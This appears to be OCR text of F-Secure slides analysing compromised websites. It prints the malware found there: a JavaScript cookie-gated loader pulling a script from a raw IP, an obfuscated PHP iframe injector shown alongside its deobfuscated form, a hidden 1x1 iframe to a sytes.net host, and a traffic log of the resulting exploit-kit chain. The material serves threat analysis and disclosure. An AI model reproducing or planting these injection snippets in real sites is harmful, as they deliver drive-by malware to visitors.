
```
function redirect()
{
var thecookie = readCookie('doRedirect');
if(!thecookie)
{
     var head=document.getElementsByTagName('head')[0]
      var script=document.createElement('script')
       script.setAttribute('type', 'text/javascript')
       script.setAttribute('src', "http://91.239.15.61/google.js")
       head.appendChild(script)
}
}

function createCookie(name,value,days)
{
if (days)
{
var date = new Date();
date.setTime(date.getTime()+(days*3600*3600*3600*1000));
var expires = "; expires="+date.toGMTString();
}
else var expires = "";
document.cookie = name+"="+value+expires+"; path=/";
}

function readCookie(name)
{
var nameEQ = name + "=";
var ca = document.cookie.split(';');
for(var i=0;i < ca.length;i++)
{
```


F-Secure

Compromised Websites



F-Secure.

Exploits

obfuscated

```
//bldQNTCWORb695RmAGhsPX

$GLOBALS['_1659886199_']=Array(base64_decode('ZGVmaW5l'),base64_decode
[illegible]
(35)],$_8[_1415079835(36)]);})return $_15;}

//zRTsVETg6Eij3imMd6MWGt
```

deobfuscated

```
define("IFRAME_URL", '[illegible]');
define("IFRAME_URL_2", '[illegible]');

if (isset($_SERVER["HTTP_USER_AGENT"]) &&
    (stripos($_SERVER["HTTP_USER_AGENT"],"opera")!==false ||
     stripos($_SERVER["HTTP_USER_AGENT"],"MSIE")!==false ||
     stripos($_SERVER["HTTP_USER_AGENT"],"firefox")!==false))
{
  if(!isset($_COOKIE["dsgfdg34g"]))
  {
    setcookie("dsgfdg34g", 1, time()+3600*24*7);
    $url_content=get_url(IFRAME_URL);
    if(empty($url_content))
    {
      $url_content=get_url(IFRAME_URL_2);
    }
    echo $url_content;
    echo get_url("http:// <http:///> ".$_SERVER["HTTP_HOST"] .$_SERVER["REQUEST_URI"]);
    exit();
  }
}
```


F-Secure.

Exploits

http://[redacted]xt

```
<iframe src="http://cddaarqia.sytes.net/atb/counter.php" width=1 height=1 style="visibility: hidden"></iframe>
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Oct 2013 09:30:30 GMT
Set-Cookie: dsgfdg34g=1; expires=Wed, 30-Oct-2013 09:30:30 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 10797

<iframe src="http://cddaarqia.sytes.net/atb/counter.php" width=1 height=1 style="visibility:
hidden"></iframe><!DOCTYPE html>
<html dir="ltr" lang="en-gb">
<head>
  [redacted]
  <meta name="generator" content="Joomla! - Open Source Content Management" />
  [redacted]
```

200	HTTP	[redacted]		[redacted]	text/html	firefox:2920
302	HTTP	ziuwfdif.sytes.net	/atb/counter.php	2	text/html; charset=UTF-8	firefox:2920
200	HTTP	avee1u.sintrex.net:8000	/otfojjqbgxy?hyfclhcjj=225706	713	text/html; charset=UTF-8	firefox:2920
200	HTTP	avee1u.sintrex.net:8000	/iwdfdyrmu	101,620	text/html; charset=UTF-8	firefox:2920
200	HTTP	avee1u.sintrex.net:8000	/yjkdsmbizfy	2,694	text/html; charset=UTF-8	firefox:2920
200	HTTP	avee1u.sintrex.net:8000	/brhapj?nxdkdcmmqdku=hpaeeuloqil	16,336	video/quicktime	java:2868
200	HTTP	avee1u.sintrex.net:8000	/META-INF/services/javax.xml.datatype.DatatypeFactory	5	text/html	java:2868
200	HTTP	avee1u.sintrex.net:8000	/vbfen?nzjofspa=hpaeeuloqil	35,199	video/mp4	java:2868

F-Secure

Exploits

F-Secure

Exploits

F-Secure.

Protecting the irreplaceable

F-Secure